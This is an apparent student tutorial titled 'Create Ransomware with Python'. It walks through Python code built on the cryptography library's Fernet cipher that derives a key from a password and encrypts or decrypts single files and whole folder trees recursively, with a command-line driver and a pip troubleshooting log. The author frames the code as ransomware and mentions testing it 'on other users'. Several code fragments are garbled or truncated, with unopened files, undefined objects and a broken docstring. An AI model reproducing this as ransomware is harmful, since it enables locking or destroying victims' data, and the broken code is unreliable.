Create Ransomware with Python

By: Gabe Quinones


I. Introduction

Today I will be going over of creating ransomware with Python. Ransomware is a malware that prevents users from accessing their operating system and demands users payment for ransom. It can also encrypt user's sensitive data until ransom is paid. The main purpose of creating a ransomware with python is to demonstrate how it can be dangerous to users in general when they are attempting to log in to their operating system and realized they cannot access due to the lockdown of ransomware payment. The goal is to demonstrate how ransomware works once I build a code that will allow me to test it on other users for educational purposes. After I run the results, then you will begin to understand the differences between encryption and decryption code results.


II. Implementation

Step 1: Installed pip cryptography command on studio code.


Step2: Install pip upgrade command.




Step3: Entered script where it derives the key from password.




Step4: Entered the script where it loads a generated salt.



Step5: Entered the script of file encryption.




Step6: Entered the script of file decryption.




```
def encrypt(filename, key):
    # read all file data
    file_data = file.read()
    # encrypt data
    encrypted_data = f.encrypt(file_data)
    # write the encrypted file
    with open(filename, "wb") as file:
        file.write(encrypted_data)

def decrypt(filename, key):
    """Given a filename (str) and key (bytes), it decrypts the file and write it"""
    f = Fernet(key)
    with open(filename, "rb") as file:
        # read the encrypted data
        encrypted_data = file.read()
    # decrypt data
    try:
        decrypted_data = f.decrypt(encrypted_data)
    except cryptography.fernet.InvalidToken:
        print("[!] Invalid token, most likely the password is incorrect")
        return
    # write the original file
    with open(filename, "wb") as file:
        file.write(decrypted_data)
```

Step7: Entered the script of encrypting the folder.




```
def decrypt(filename, key):
    f = Fernet(key)
    with open(filename, "rb") as file:
        # read the encrypted data
        encrypted_data = file.read()
    # decrypt data
    try:
        decrypted_data = f.decrypt(encrypted_data)
    except cryptography.fernet.InvalidToken:
        print("[!] Invalid token, most likely the password is incorrect")
        return
    # write the original file
    with open(filename, "wb") as file:
        file.write(decrypted_data)

def encrypt_folder(foldername, key):
    # if it's a folder, encrypt the entire folder (i.e all the containing files)
    for child in pathlib.Path(foldername).glob("*"):
        if child.is_file():
            print(f"[*] Encrypting {child}")
            # encrypt the file
            encrypt(child, key)
        elif child.is_dir():
            # if it's a folder, encrypt the entire folder by calling this function recursively
            encrypt_folder(child, key)
```

Step8: Entered the script of decrypting the folder.




```
def decrypt(filename, key):
    with open(filename, "wb") as file:
        file.write(decrypted_data)

def encrypt_folder(foldername, key):
    # if it's a folder, encrypt the entire folder (i.e all the containing files)
    for child in pathlib.Path(foldername).glob("*"):
        if child.is_file():
            print(f"[*] Encrypting {child}")
            # encrypt the file
            encrypt(child, key)
        elif child.is_dir():
            # if it's a folder, encrypt the entire folder by calling this function recursively
            encrypt_folder(child, key)

def decrypt_folder(foldername, key):
    # if it's a folder, decrypt the entire folder
    for child in pathlib.Path(foldername).glob("*"):
        if child.is_file():
            print(f"[*] Decrypting {child}")
            # decrypt the file
            decrypt(child, key)
        elif child.is_dir():
            # if it's a folder, decrypt the entire folder by calling this function recursively
            decrypt_folder(child, key)
```

Step9: Entered the script to ensure it's good to test the result.




```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="File Encryptor Script with a Password")
    parser.add_argument("path", help="Path to encrypt/decrypt, can be a file or an entire folder")
    parser.add_argument("-s", "--salt-size", help="If this is set, a new salt with the passed size is generated",
                        type=int)
    parser.add_argument("-e", "--encrypt", action="store_true",
                        help="whether to encrypt the file/folder, only -e or -d can be specified.")
    parser.add_argument("-d", "--decrypt", action="store_true",
                        help="whether to decrypt the file/folder, only -e or -d can be specified.")
    # parse the arguments
    args = parser.parse_args()
    # get the password
    if args.encrypt:
        password = getpass.getpass("Enter the password for encryption: ")
    elif args.decrypt:
        password = getpass.getpass("Enter the password you used for encryption: ")
    # generate the key
    if args.salt_size:
        key = generate_key(password, salt_size=args.salt_size, save_salt=True)
    else:
        key = generate_key(password, load_existing_salt=True)
    # get the encrypt and decrypt flags
    encrypt_ = args.encrypt
    decrypt_ = args.decrypt
    # check if both encrypt and decrypt are specified
    if encrypt_ and decrypt_:
        raise TypeError("Please specify whether you want to encrypt the file or decrypt it.")
    elif encrypt_:
        if os.path.isfile(args.path):
            # if it is a file, encrypt it
            encrypt(args.path, key)
        elif os.path.isdir(args.path):
            encrypt_folder(args.path, key)
    elif decrypt_:
        if os.path.isfile(args.path):
            decrypt(args.path, key)
        elif os.path.isdir(args.path):
            decrypt_folder(args.path, key)
    else:
        raise TypeError("Please specify whether you want to encrypt the file or decrypt it.")
```

Step10: The result failed due to an error.




Step11: Ran the pip install command to reinstall for cffi.




```
def generate_key(password, salt_size=16, load_existing_salt=False, save_salt=True):
    If `load_existing_salt` is True, it'll load the salt from a file
    in the current directory called "salt.salt".
    If `save_salt` is True, then it will generate a new salt
    and save it to "salt.salt" """
    if load_existing_salt:
        # load existing salt
        salt = load_salt()
    elif save_salt:
        # generate new salt and save it
        salt = generate_salt(salt_size)
        with open("salt.salt", "wb") as salt_file:
            salt_file.write(salt)
    # generate the key from the salt and the password
    derived_key = derive_key(salt, password)
```

```
PS C:\Users\Owner\my_project> pip install --force-reinstall --upgrade cffi
Collecting cffi
  Downloading cffi-1.17.1-cp310-cp310-win_amd64.whl.metadata (1.6 kB)
Collecting pycparser (from cffi)
  Downloading pycparser-2.22-py3-none-any.whl.metadata (943 bytes)
Downloading cffi-1.17.1-cp310-cp310-win_amd64.whl (181 kB)
Downloading pycparser-2.22-py3-none-any.whl (117 kB)
Installing collected packages: pycparser, cffi
  Attempting uninstall: pycparser
    Found existing installation: pycparser 2.22
    Uninstalling pycparser-2.22:
      Successfully uninstalled pycparser-2.22
  Attempting uninstall: cffi
    Found existing installation: cffi 1.17.1
    Uninstalling cffi-1.17.1:
      Successfully uninstalled cffi-1.17.1
Successfully installed cffi-1.17.1 pycparser-2.22
PS C:\Users\Owner\my_project>
```


Step12: Ran the pip install command to reinstall cryptography.




Step13: Ransomware code in Kali Linux



Step14: This is part 2 of the final code in Kali Linux.




Step15: Results after running the python command.



III. EVALUATION

I have run the test multiple times on Visual Studio Code and it resulted as failure since I have been getting error on certain line. I have been troubleshooting the code error for the past few days when I researched the error code. That was until I noticed that the reason my code will not get the result is due to firewall security being enabled to protect from malware or other types of virus. That would explain why I could not get the result from Visual Studio Code. So my last option I had to do was to use Kali Linux in order to get the result. However, I did not use the same code from Visual Studio Code to be implemented on the Kali Linux. I used a different code that will help me prevent another error. Finally, I got the result based on the screenshot I provided in the implementation to show that I successfully created a ransomware with Python inside the Kali Linux virtual machine with encryption and decryption code that I discovered.



IV. CONCLUSION

In summary, ransomware was successfully created with Python after learning about how to run it on Kali Linux instead of Visual Studio Code. At first, I did not understand why Visual Studio Code was becoming difficult when I typed in the code correctly by simply following instructions and yet I get certain errors like cryptography does not exist or other types of error. That was until Kali Linux was a suggestion that I can run the code from. It was not easy to code since I took some Python course few years ago and trying to work on improving Python code. I recommend future students that wants to learn how to create ransomware with Python is be careful and ethical since it's educational learning.

REFERENCES

[1] Saul, P. (2023, February 27). "How to Make a Ransomware with Python (Windows, Mac, and Linux. Golang Code Version Included!!)" *DEV Community.* Retrieved from https://dev.to/paulwababu/how-to-make-ransomware-with-python-windows-mac-and-linux-142g

[2] Fadheli, A. (2024, May 1). "How to Make a Ransomware in Python. Learn how to build a ransomware using symmetric encryption (AES algorithm) with the help of cryptography library in Python." *The Python Code.* Retrieved from https://thepythoncode.com/article/make-a-ransomware-in-python?trk=public_post_feed-article-content

[3] Rastogi, S. (2022, June 27). "Ransomware with Python." *Medium.* Retrieved from https://rsajal.medium.com/ransomware-with-python-b8b34436c12e

[4] Baker, K. (2025, March 4). "Introduction to Ransomware". *Crowdstrike*. Retrieved from https://www.crowdstrike.com/en-us/cybersecurity-101/ransomware/

[5] Chin, K. (2025, January 2). "How to Prevent Ransomware Attacks: Top 10 Best Practices." *UpGuard*. Retrieved from https://www.upguard.com/blog/best-practices-to-prevent-ransomware-attacks

[6] Schroeder, J. (2023, November 9). "Ransomware: The Pros and Cons of Paying Demands." *Spiceworks*. Retrieved from https://www.spiceworks.com/it-security/vulnerability-management/guest-article/ransomware-the-pros-and-cons-of-paying-demands/

[7] Hesse, K. (2025, January 16). "Comprehensive Guide to Mitigating Ransomware Attacks: Strategies and Steps." *SBS CyberSecurity*. Retrieved from https://sbscyber.com/blog/top-six-controls-to-mitigate-a-ransomware-attack